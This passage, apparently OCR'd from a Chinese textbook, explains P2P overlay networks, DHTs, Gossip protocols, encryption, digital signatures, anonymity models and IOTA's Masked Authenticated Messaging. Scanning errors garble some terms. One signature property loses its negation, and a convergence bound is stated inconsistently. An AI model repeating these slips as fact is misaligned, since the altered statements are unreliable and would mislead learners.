P2P 网络在网络应用层构建了一个有（严格）拓扑结构的覆盖网，覆盖网拓扑结构对于一个 P2P 网络具有基础性的意义，系统的其他许多机制如分布式散列表、路由、负载均衡、容错与自适应、自组织都以它为基础。




图 2-10　分布式计算模式与系统规模的关系

（2）节点和数据对象位置确定

分布式散列表 (DHT) 是 P2P 网络的核心设施。如图 2-11 所示，它通常基于一致性散列函数，提供对于任何一个节点、数据对象在覆盖网中的位置映射。这一点在结构化 P2P 网

络中尤其重要，因为它保证了能够准确地定位到某个节点或者数据对象。具体地说，如果分布式散列表采用一致性散列函数 H()，对于某个网络节点（IP，Port，…），该节点在覆盖网上将有唯一对应的“节点标识”nodeID=H(IF，Fort，…)，IP 为节点 IP 地址，Port 为端口号，“…”表示其他属性；对于某个数据对象（Key,…），它在覆盖网上也有唯一的“对象标识”objectID=H(Key，…)，Key 为对象关键码，“…”表示其他属性。对于节点而言，nodelD 确定了它的覆盖网位置，对于数据对象而言，objectID 确定了它的索引信息在覆盖网上的存放位置。




图 2-11　DHT 在 P2P 系统中的位置

（3）高效路由

基于 P2P 覆盖网与分布式散列表，P2P 网络通常有适合自己的路由算法，以保证高效路由。任意两个节点间定位所需的覆盖网路由跳数典型地为 TTL(无结构网络) 或 log N（结构化网络），TTL(time to live) 为跳数限制，N 为网络节点总数。因为覆盖网与物理网的不一致性，实际 IP 路由跳数会高于覆盖网路由跳数，但仍可以控制在 log N 的常数倍范围之内。

（4）负载均衡

P2P 网络使用分布式散列表将节点、数据对象分布到覆盖网上，由于它通常使用一致性散列函数，所以这种分布是均衡的。所有节点大致均匀地分布在整个覆盖网中，所有数据对象的索引大致均匀地分布在所有节点中，即使有新节点加入、旧节点离开、新对象发布、旧对象删除，一致性散列函数都能保证高效的动态调整和调整后网络仍然保持很好的负载均衡。负载均衡是分布式系统努力追求的系统属性，它对于 P2P 系统的高效率、可扩展性、动态自适应具有重要意义。

（5）容错与动态自适应

P2P 网络是动态变化的，不断地有新节点加人、旧节点离开、新对象发布、旧对象删除，当这些发生以后，P2P 网络必须有很好的自适应性，做高效的调整，以保持网络的拓扑

结构、位置映射、负载均衡和路由信息的更新。如上节所述，自适应最重要的是更新节点状态，自适应的方法有周期性探测、按需检测、捎带确认等。

（6）行为的自由性与匿名性

P2P 网络是一个自由、平等的网络，两个对等节点之间做什么事情、采取什么样的行为、交换哪些信息，完全由双方自由决定。另一方面，P2P 网络中的用户是匿名的，因为分布式散列表采用安全散列函数将用户信息、数据对象信息映射到了一个表面上看起来没有任何意义的数值标识 ID，这个 ID 唯一地代表用户和数据对象。由于安全散列函数的单向性与抗冲突性，不可能从此 ID 破解出它所代表的信息。

3. P2P 网络拓扑构建与维护技术

P2P 网络的最大特点和难点，在于它极大的动态性：不断有新节点加入、旧节点离开、节点失效等情况发生。面对这样一个动态环境，P2P 网络需要一套健全、可行的方法来处理这些情况：在新节点加人时通知其他节点新成员的到来，在旧节点离开时通知其他节点老成员的离去，而最难的是需要高效、合理地检测到节点失效并及时修复 P2P 网络。下面介绍基于 Gossip 的 P2P 网络拓扑构建和维护技术。

Gossip 算法又被称为反熵（Anti-Entropy），熵是物理学上的一个概念，代表杂乱无章，而反熵就是在杂乱无章中寻求一致，这充分说明了 Gossip 的特点：在一个有界网络中，每个节点都随机地与其他节点通信，经过一番杂乱无章的通信，最终所有节点的状态都会达成一致。每个节点可能知道所有其他节点，也可能仅知道几个邻居节点，只要这些节点可以通过网络连通，最终它们的状态就都是一致的，当然这也是疫情传播的特点。

要注意到的一点是，即使有的节点因宕机而重启，有新节点加入，但经过一段时间后，这些节点的状态也会与其他节点达成一致，也就是说，Gossip 天然具有分布式容错的优点。Gossip 是一个带冗余的容错算法，更进一步说，Gossip 是一个最终一致性算法。虽然无法保证在某个时刻所有节点状态一致，但可以保证在”最终“所有节点一致，“最终”是一个现实中存在，但理论上无法证明的时间点。因为 Gossip 不要求节点知道所有其他节点，因此又具有去中心化的特点，节点之间完全对等，不需要任何的中心节点。实际上 Gossip 可以用于众多能接受“最终一致性”的领域：失败检测、路由同步、Pub/Sub、动态负载均衡。

Gossip 假定同步会按照一个固定进度表执行，每个节点定期随机或是按照某种规则选择另外一个节点交换数据，消除差异。有三种类型的反熵协议：推（push）、拉（pull）和推 / 拉（push/pull）混合（如图 2-12 所示）。

- push：A 节点将数据（key,value,version）及对应的版本号推送给 B 节点，B 节点更新 A 节点中比自己新的数据。
- pull：A 节点仅将数据（key,version）推送给 B 节点，B 节点将本地比 A 节点新的数据（Key,value,version）推送给节点 A 节点，A 节点更新本地。

- push/pull：与 pull 类似，只是多了一步，A 节点再将本地比 B 节点新的数据推送给 B 节点，B 节点更新本地。




图 2-12　三种类型的反熵协议

如果把两个节点数据同步一次定义为一个周期，则在一个周期内，push 需通信 1 次，pull 需 2 次，push/pull 则需 3 次，从效果上来讲，push/pull 最好，理论上一个周期内可以使两个节点完全一致，push/pull 的收敛速度是最快的。假设每个节点通信周期都能选择（感染）一个新节点，则 Gossip 算法退化为一个二分查找过程，每个周期构成一个平衡二叉树，收敛速度为 $O(N^2)$，对应的时间开销则为 $O(\log N)$。这也是 Gossip 理论上最优的收敛速度。但在实际情况中最优收敛速度是很难达到的，假设某个节点在第 i 个周期被感染的概率为 p_i，第 $i+1$ 个周期被感染的概率为 p_{i+1}，则 pull 的方式：

$$p_{i+1}=p_i^2$$

而 push 为：

$$p_{i+1}=p_i\left(1-\frac{1}{n}\right)^{n(1-p_i)}$$

显然 pull 的收敛速度大于 push，而每个节点在每个周期被感染的概率都是固定的 $p(0<p<1)$，因此 Gossip 算法是基于 p 的平方收敛，也称为概率收敛，这在众多的一致性算法中是非常独特的。

Gossip 算法还需要考虑协调机制，即是讨论在每次 2 个节点通信时，如何交换数据能达到最快的一致性，也即消除两个节点的不一致性。上面所讲的 push、pull 等是通信方式，协调是在通信方式下的数据交换机制。协调所面临的最大问题是，因为受限于网络负载，不可能每次都把一个节点上的数据发送给另外一个节点，也即每个 Gossip 的消息大小都有上限。在有限的空间上有效率地交换所有的消息是协调要解决的主要问题。

总结来看，Gossip 是一种去中心化、容错而又最终一致性的绝妙算法，其收敛性不但得到证明还具有指数级的收敛速度。使用 Gossip 的系统可以很容易地把 Server 扩展到更多

的节点，满足弹性扩展轻而易举。唯一的缺点是收敛是最终一致性，不适用那些强一致性的场景。

2.1.3 网络安全技术

随着区块链技术越来越受到关注，区块链在安全方面也面临更大的挑战，因此需要从技术体制上保证链上数据和链上交易的安全。本节将简要介绍加密通信、数字签名以及匿名通信等几个与区块链紧密相关的安全技术。

1. 加密通信

信息安全问题是网络安全通信中的关键问题，信息安全所要求的保密性、完整性、可用性和可控性等都可以利用密码技术得到解决。密码技术是以研究信息的保密通信为目的，研究对存储或传输信息进行何种秘密的变换以防止未经授权的非法用户对信息的窃取的技术。其包括密码算法设计、密码分析、安全分析、身份认证、消息确认、数字签名、密钥管理和密钥托管等。

密码通信系统的基本模型如图 2-13 所示。在信息发送者 A，由信源产生明文 P，然后利用加密算法对明文 P 进行加密变换 E_K，从而获得密文 Q，$Q=E_K(P)$。从此可以看出，加密就是一种变换，将明文 P 从明文信息空间变换到密文信息空间，E_K 就是实现这种变换的带有参数 K 的加密变换函数，参数 K 就是加密的密钥。密文 Q 经过一条可能受到信息窃取、攻击的、含有噪声的信道传送到接收者 B。作为合法接收者 B 掌握密钥 K，利用密钥 K 的解密变换 D_K 对密文进行变换，从而恢复出明文 P，$P=D_K(Q)=D_K(E_K(P))$。解密变换是将密文 Q 从密文信息空间到明文信息空间的逆变换，D_K 是解密变换函数。




图 2-13 密码通信系统模型

信息的加密方法有许多种，具体的加密算法各种各样。按照密钥的使用和分配方法不同，可以分为传统的对称密钥体制和公开密钥体制两类。传统的对称密钥体制的加密方法的特点是，无论是加密还是解密，均采用相同的密钥，或者密钥不相同但利用其中一个密钥可以推算出另一个密钥。因此这类加密方法的安全性就依赖于密钥的安全性，一旦密钥泄露，则整个加密系统的安全性就不能保证。这类加密方法的算法一般是可逆的，加密、

解密速度较快，安全强度高，使用方便。但是在网络通信的环境下，其缺点更加明显，主要表现如下。

（1）随着网络规模的扩大，密钥管理、分配成为难题，因为密钥不能通过网络传输分发，所以在网络环境下，不适合单独使用。

（2）无法解决报文鉴别、确认的问题。

（3）缺乏自动检测密钥泄露的能力。

传统的对称密钥体制和公开密钥体制的加密方法各有优缺点，网络通信中普遍采用将二者结合起来的混合加密体制，即加密、解密采用传统的对称加密算法，发挥其速度快、安全强度高的优点；密钥采用公开密钥的方法加密后再分发传送，发挥公开密钥方法适合于网络环境加密、便于对少量数据加密的优势。这样，既解决了密钥管理的困难，又解决了加密、解密速度的问题，成为目前保证网络信息传输安全的一种有效方法。加密算法将在后续章节中进行专门介绍。

2. 数字签名

信息的真实性可以通过数字签名技术来实现。日常生活中，人们常常在文件、书信和票据上签名来表明其内容的真实性，但是在计算机网络中传输的信息能否利用签名的方法来表明信息的真实性呢？因此出现了数字签名（Digital Signatures）的概念。像生活中的签名一样，数字签名必须具备以下 3 个特性。

（1）接收者能够识别、验证发送者对报文的签名；

（2）发送者签名后否认签名的报文；

（3）接收者或第三方不能伪造发送者对报文的签名。

数字签名是通信双方在网络中交换信息时，利用公钥密码加密、防止伪造和欺骗的一种身份验证方法。在传统密码中，通信双方使用的密钥相同，接收方可以在数字签名中伪造、修改密文，发送方也可以否认其发过的密文，如果产生纠纷，无法裁决。所以数字签名一般采用公钥加解密算法。数字签名的过程是，发送方 A 用私钥 SKA 对报文 M 进行签名得到结果 D(M)，将其传给接收者 B，B 用已知的 A 的公钥解密即可得到报文 M。由于只有 A 具有 A 的私钥，别人不可能有，所以 B 就可以相信报文 M 是 A 签名发送的。如果 A 要否认曾发送报文给 B，B 可将 D(M) 出示给第三者，第三者很容易用 A 的公钥证实 A 确实发送 M 给 B。如果 B 将 M 伪造成 M’，则 B 不能给第三者出示 D(M’)，说明 B 伪造了报文。由此可以看出，实现数字签名也实现了对报文来源的鉴别。但是这里有一个问题，由于 A 的公钥是公开的，A 发送的内容可以被任何具有 A 公钥者接收，报文本身未保密。为此可以对 A 签名后的报文再加密，然后再传输，这样，加密和签名组合起来就更安全了。

数字签名的具体过程如图 2-14 所示。其中，K_{sa}：发送方 A 的私钥；K_{gb}：接收方 B 的公钥；K_{sb}：接收方 B 的私钥；K_{gb}：发送方 A 的公钥。发送方 A 对报文 M 签名得到 N，即 $N=K_{sa}(M)$，接着用接收方 B 的公钥对 N 加密得到 X，$X=K_{gb}(N)$，接收方 B 收到 X 后，先用自己的私钥解密得到 N，$N=K_{sb}(X)$，然后用 A 的公钥处理得到还原的报文 M，$M=K_{ga}(N)$。当然这种签名过程仍存在缺陷：当 B 收到 A 发送的 X，用自己的私钥解密后得到 N，再用另外一方 C 的公钥加密发给 C，C 以为是 A 发给它的。这样 B 就冒充 A 向 C 发送报文。改进的方法是：发送方 A 先用 B 的公钥加密，再用自己的私钥签名，同样接收方 B 先用 A 的公钥还原签名报文，再用自己的私钥解密。如此，签名过程就更安全了。




图 2-14　具有保密性的数字签名过程

3. 匿名通信

网络中通信的实体可以分为发送者（sender）和接收者（receiver），通信的内容称为消息（message）。传统的网络安全更多地研究通信内容安全和保密问题，即消息的机密性、完整性、可用性、可控性和不可否认性。匿名问题考虑的是如何保护发送者和接收者的身份信息。一个匿名系统的攻击者（attacker）希望得到的是“谁和谁”在通信，甚至要控制或破坏通信过程。

匿名通信（anonymous communication）是指通过一定的方法将业务流中通信实体的网络地址、实体间的通信关系等隐私信息加以隐藏，使攻击者无从直接获知或推知。在发送者 Alice 与接收者 Bob 的通信中，如果 Bob 不知道 Alice 的身份，并且第三方观察者 Eve 不能把 Alice 和 Bob 关联起来，则称 Alice 匿名地与 Bob 通信。有时允许 Bob 知道 Alice 的身份，但 Alice 和 Bob 都会对 Eve 隐藏他们之间的通信。下面简要介绍几种典型的基本匿名通信模型。

（1）基于简单代理的匿名模型

基于简单代理的匿名模型的匿名性不强，但仍然可以抵抗一些通信流分析和攻击，并且此类模型具有简单、高效的优点。常见的基于简单代理的匿名模型有匿名器（Anonymizer）模型、朗讯个性化 Web 助手（LPWA）模型、商业化的 Penet 邮件转发器（anon.penet.fi）模型和密码朋克邮件转发器（Cypherpunk）模型等。

（2）基于 mix 的匿名模型

基于 mix 的匿名模型可以分为基于消息的匿名模型和基于连接的匿名模型两类。基于消息的匿名模型（message-based）主要用于异步信息传输。remailerM 是第一个基于互联网的匿名模型，该模型使用一个应用代理，将应用代理的邮件地址替代用户的电子邮件地址，但是并没有提供应答功能，因此容易遭受很多攻击。因此 Danezis 等设计了第三代匿名邮件协议 mixminiorr7，该协议在应用代理之间采用基于链路的加密技术，提供转发匿名，可以抵御已知的破坏匿名性能的攻击。基于连接的匿名模型（connection-based）主要用于低延时的双向通信，例如，SSH 连接和 web 浏览。现有的基于连接的匿名通信系统主要有 onion routing、crowds 和 Tor 等。

（3）基于叠加发送的匿名模型

基于叠加发送的匿名通信系统的典型代表是 DC-Nets，它最初是由 Chaum 提出来的。它的主要思想是使用匿名广播技术来实现发送者匿名。整个发送过程将时间划分为时间片。称为轮。每轮只有一个参与者 $P_i(i=1,2\cdots n$, n 为参与者的数目）发送有效信息，其他参与者发送噪声信息。

DC-Nets 机制的提出起源于“用餐的密码学家”（dining cryptographer）问题。即使在计算能力无限的攻击者条件下，DC-Nets 也可以取得发送者匿名和接收者匿名。然而，Chaum 在 DC-Nets 协议安全性证明中的一个假设是可靠的广播，即每个诚实参与者所广播的消息都被其他参与者未经修改地接收。由于无条件的拜占庭协商（指在计算能力无限并且可以控制任意多个参与者的攻击者条件下的拜占庭协商）是不可能的，所以可靠的广播是一种不现实的假设，它不可能通过密码学的手段来获得。DC-Nets 的核心思想是在每一次通信中都有很多的参与者。这样就可以把发送者和接收者隐藏在参与者集合中。

（4）基于广播和多播技术的匿名模型

广播与组播通信可完成主机间一对多的通信，基于广播 / 组播的匿名通信系统结构，发送者节点可以利用广播或组播技术将信息传送到包含接收者的一组节点中，从而达到隐藏接收者的目的。当发送者向广播组或组播组内成员发送数据时，组内其他成员发送垃圾数据，则外部攻击者并不能区分发送者，也能达到发送者匿名的目的。这种匿名通信系统中，广播组或组播组成员越多，攻击者能猜中发送者或接收者的概率就越小，匿名性就越好。

（5）基于 P2P 的匿名模型

P2P 匿名通信系统的主要思想在于 P2P 网络系统中的每一个节点都可以作为一个 mix 节点，使得攻击者没有专门的攻击目标。对于 P2P 网络匿名通信系统，除非攻击者攻击了该系统中的所有节点，否则在第三方的眼里，每一个节点都是一样的，攻击者无从下手，从而破

坏系统匿名性的难度很大。基于 P2P 的匿名通信系统主要采用重路由机制来实现匿名。

2.2 IOTA 通信机制

IOTA 是一种新型的数字加密货币，专注于解决机器与机器（Machine to Machine, M2M）之间的交易问题。通过实现机器与机器间的支付来构建未来机器经济（machine economy）的蓝图。IOTA 提供高效、安全、轻便、实时的微交易，并且不产生交易费用。IOTA 是开源的去中心化加密数字货币，是专门为物联网而设计的，它是实时微交易，并且能够简单方便地进行扩展。

IOTA 的目标是成为机器经济领域的基础设施，未来机器生态中机器之间可以交换算力、电力、存储、带宽等各种资源，而且这种交易完全不需要第三方的参与。随着物联网的发展，物联网智能去中心化趋势日益明显，而 IOTA 可以推动这一趋势更快地变为现实。

2.2.1 网络结构及特性

从底层网络的角度来看，IOTA 的核心是基于 Gossip 协议的交易传播。这种机制意味着只要数据具有足够的权重，就能快速散播到整个网络中去。这些交易可以包含价值或者任意数据，交易的来源可能是世界上任何设备或者个人，可能是一辆汽车、货船，也可能是手机中的一个 App 等。

IOTA 的主要创新是缠结（Tangle）结构的提出。Tangle 是一种基于 DAG 的新型分布式账本结构。可以认为 IOTA 是一种没有区块和链的区块链（当然从语义上来看这种结构并不是区块链）。Tangle 具备区块链的核心属性，即它是一种分布式数据库，是一种 P2P 网络，而且它依赖于某种共识和验证机制。IOTA 中的交易分三步完成。

- 签名（Signing）：采用自身私钥对交易输入签名；
- Tip 选择（Tip Selection）：采用马尔可夫链蒙特卡洛（Markov Chain Monte Carlo, MCMC）算法随机挑选两个未确认的交易并引用他们；
- 工作量证明（Proof of Work）：为了让整个网络接受该笔交易，需要进行工作量的证明，这一点与 Hashcash 是类似的。

上述三个步骤完成以后，交易就会被广播到整个网络中。其他节点便能将上述交易作为 tip 选择引用到自身的交易中进而实现交易的确认。

IOTA 从设计上保证了整个系统具有良好的可扩展性。链式区块链中共识通常是顺序执行的，而 IOTA 中共识是并行执行的，因此 IOTA 网络能够随着交易数量的上升而扩大（如

图 2-15 所示）。产生的交易越多，Tangle 就越安全、高效。IOTA 压力测试表明，在一个不超过 250 个节点的小型网络中，每秒确认的交易笔数（Comfirmed Transactions Per Second, TPS）超过 100 笔。




图 2-15　网络规模对区块链可用性的影响

IOTA 的另一个良好特性是 Tangle 支持离线交易（或称为网络分组，示意见图 2-16 所示）。这种特性对于异步物联网环境而言非常关键。这种环境中不需要时时保持网络连接，节点能够在离线状态下产生交易以及加密数据。IOTA 允许一组设备在已经退出网络的情况下采用多种其他协议（如 ZigBee、蓝牙等）通过 P2P 通信继续发送交易。




图 2-16　离线交易网络通信

2.2.2　掩码认证消息

由于 IOTA 的交易是没有手续费的，因此可以在分布式账本中自由地发送消息，该消息可以占据交易中的字段，而普通交易中该字段是被发送者的签名所占据。默认情况下，这些消息对任何人都是可见的。IOTA 中采用掩码认证消息（Masked Authenticated Messaging, MAM）加密消息，提供基于哈希的签名认证和完整性验证。MAM 打开了基于 IOTA 应用的新领域，因为确保数据完整性和访问管理控制是一些应用的必备条件，如在线更新（OTA）、数据市场、雾分析、端到端可核查的供应链、自动保险等。

1. 基本概念

MAM 是一个附加的数据传输协议，在 Tangle 上增加了发送和接收加密数据流的功能，且对设备的大小和成本没有限制。IOTA 的共识协议赋予了消息流的完整性。鉴于这些特性，MAM 满足了行业重要的需求，即完整性和私密性。使用 IOTA，用户可以在任意时间发布

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

一条消息。他们只需进行少量的工作量证明就可以将数据传播至网络。如果节点实时监听某一通道，当消息抵达订阅人的节点时，这一消息就会被订阅人所接收。

消息是分布式账本的一部分，通过增加总体哈希算力，它们共同保证了网络的安全性，并得益于网络的数据完整性特点，其他交易持续地间接引用它们。已有的功能实例将 MAM 用于嵌入式设备，如 Bosch XDK IoT 开发者工具或 RuuviTag(Ruuvi Labs 的一个开源传感器信标)。通过使用 XDK 或者 RuuviTags，人们可以搭建移动气象站、Eddystone 近距离信标、车辆定位器和其他传感器应用，通过 Tangle 向指定的订阅人报告传感数据，或者通过 MAM 消息流接收命令。另外一个使用案例是由荷兰能源巨头 Elaad 开发的电动汽车充电站，使用 IOTA 进行支付，也可用来进行数据整合。

2. 签名

MAM 使用基于 Merkle 树（如图 2-17 所示）的签名机制来对一条加密消息的密文进行签名。Merkle 树的根节点被用来作为通道的 ID。因为单一的树仅能持续一定时间，每条消息包含了下一个 Merkle 树的根节点（或者这个通道的下一方向）。因为之前的树没有被引用，所以这可用于向通道内添加一个正向加密元素。




图 2-17　Merkle 树示意图

每一条消息通过一个 one-time pad 进行加密，one-time pad 包含了通道 ID 和用于消息签名的密钥的索引，一个额外的随机数可能被用来作为可撤销的加密秘钥。使用属于某一叶子节点的私钥对密文哈希进行签名。加密后的内容、签名和叶子节点的兄弟节点随后发布至 Tangle 网络，任何知道私钥的人都可以找到并对它进行解密。当消费一条 MAM 消息流时，首先通过验证签名并审核签名属于树的叶子节点之一，对消息进行验证，之后解密消息。如果签名验证失败，那么整个消息被认为是无效的。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

3. MAM 频道（Channel）

MAM 有频道的概念，频道所有者可以发布新数据，观看者可订阅频道来获取可用的数据。这种所有权由 IOTA 通过 Seed 来实施和保护的。如果将频道 Seed 告诉了其他用户，其他用户就有了在频道上发布任何消息的权限。

当在频道上发布新消息时，发布者可以有三种选项。Public（公共模式）：每个人都可以查看；Private（私有模式）：只有种子所有者可以查看；Restricted（受限模式）：将一个密钥告诉某个人，授权他成为查看者。这个密钥在源代码中被命名为 sideKey。在任何模式下，root 可以作为消息标识符被赋予观看者以便从缠结中找到消息。

- Public（公共模式）：掩码消息使用 root 来解密。
- Private（私有模式）：address＝hash(root)。掩码消息使用 root 来解密。
- Restricted（受限模式）：address＝hash(root)。掩码消息使用 sideKey 来解密。

（1）公开模式

公共模式使用交易的地址作为树的根节点，即用于发布消息密钥。任何用户遇到这一消息都能够通过使用消息的地址将其解码。这一模式和无线电广播类似，可用于来自设备或个体的公开声明，可能的使用案例如 Twitter 的山寨版，但是添加了不可变和数据完整性的特点。

公开模式示意图如图 2-18 所示。其中，root 是 address，root 也是加密和解密的密钥。nextRoot 是连接下一条消息的指针。当一代掩码消息被解密时，明码消息（unmasked message）则包含用于查看者寻找下一代频道消息的 nextRoot。举个形象的例子，就像在第一个宝箱中找到打开第二个宝箱的钥匙。如此反复，就可以从第一代开始跟踪链上的所有消息。如果用户被授权访问中间代，则可以从中间代开始继续向下一代推进，但无法向后追溯查看过去的消息。




图 2-18　MAM 频道公开模式示意图

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

（2）私密模式

私密模式可用于加密消息流不公开的情形。私密模式下，使用 Merkle 树根节点的哈希作为地址。当随机用户遇到你的消息，他们并不能解密你的消息，因为不能从哈希得到根节点。这使得 MAM 消息流只能被那些拥有根节点的用户读取。这一模式和加密广播更加类似，任何人都能够看见，但只有那些知道如何查找到它的人才能解密。当私有的设备之间进行秘密的通信时，私密模式十分有用。

（3）限制模式

限制模式向私密模式增加了授权私钥。用于向 tangle 网络发布的地址是授权私钥、Merkle 树结合后的哈希。消息发布者可以停止使用授权私钥，而无需改变 Channel ID（即 Merkle 树），那么一旦需要，就可以撤销订阅者。当一个私钥变更发生时，新的授权私钥需要分发至有关方，从而允许订阅消息流。

限制模式示意图如图 2-19 所示，其中，hash(root) 是 address。sideKey 是加密和解密的密钥。主要思想与公共模式一样，sideKey 仅用于解密掩码消息。没有 sideKey 的人可以通过 root 找到消息的位置，但是无法获知消息的具体内容。




图 2-19　MAM 频道限制模式示意图

4. 消息链（Message Chain）

